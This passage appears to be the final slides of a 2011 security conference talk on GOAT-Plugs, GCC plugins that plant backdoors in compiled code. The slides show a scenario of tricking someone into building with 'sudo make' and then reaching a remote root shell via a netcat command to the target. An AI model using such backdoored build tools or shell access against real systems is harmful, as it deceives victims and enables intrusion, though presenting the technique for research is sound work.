- Suppose target builds with "sudo make"... remote root control.
- Example, give your backdoor plugin to a friend. Tell them to build some simple c-code...

GOAT-Plugs: hatch in practice

Hatch example

```
DerpDerpUser$> sudo make
DerpDerpUser$>
```

GOAT-Plugs: hatch in practice

Hatch example

```
DerpDerpUser$> sudo make
DerpDerpUser$>
```


```
MaliciousUser$> nc host.target.address port &
MaliciousUser$>
```

GOAT-Plugs: hatch in practice

Hatch example

```
DerpDerpUser$> sudo make
DerpDerpUser$>
```

```
MaliciousUser$> nc host.target.address port &
MaliciousUser$>
```



Fork Me!

http://github.com/enferex/GOAT-Plugs

Shoutouts

Special Thanks:

Ruxcon crew, JPanic (morphism and junk instruction guru), 757 Labs, wulfpax

Resources (1)

- Tutorial: http://lwn.net/Articles/459982/
- Documentation: http://gcc.gnu.org/onlinedocs/gccint/
- GCC: http://gcc.gnu.org
- GOAT-Plugs: https://github.com/enferex/GOAT-Plugs
- Slides: http://users.757.org/~enferex/enferex_ruxcon2011.pdf

Resources (2)

Technical Resources

- http://en.wikipedia.org: Compilers, Lexing, Control Flow Graph, Call Graph
- http://en.wikibooks.org/wiki/GNU_C_Compiler_Internals/GNU_C_Compiler_Architecture
- http://www.f-secure.com/en_EMEA-Labs/virus-encyclopedia/encyclopedia/polymorphism.html
- http://jkeohan.wordpress.com/2010/04/30/using-netcat-to-spawn-a-remote-shell/
- http://blogs.msdn.com/b/ishai/archive/2004/06/24/165143.aspx (Windows hot-patch)
- http://www.tiobe.com/index.php/content/paperinfo/tpci/index.html (Language Popularity)
- http://lwn.net/Articles/459982/ (Intro to plugin creation)

Other Resources:

- GIMP: http://www.gimp.org
- Inkscape: http://www.inkscape.org
- http://boingboing.net/2007/06/04/london-2012-olympic.html (Olympic graphic)
- http://www.shirtoid.com (Transformers graphic)
- http://www.queuefull.net/~bensons/graphics/UnderpantsGnomesPlan.jpg (South Park graphic)
- http://en.wikipedia.org/wiki/Magic_Johnson

Questions

Questions?

Pay no attention to that man behind the curtain!
The Great Oz has spoken!
-The Wizard of Oz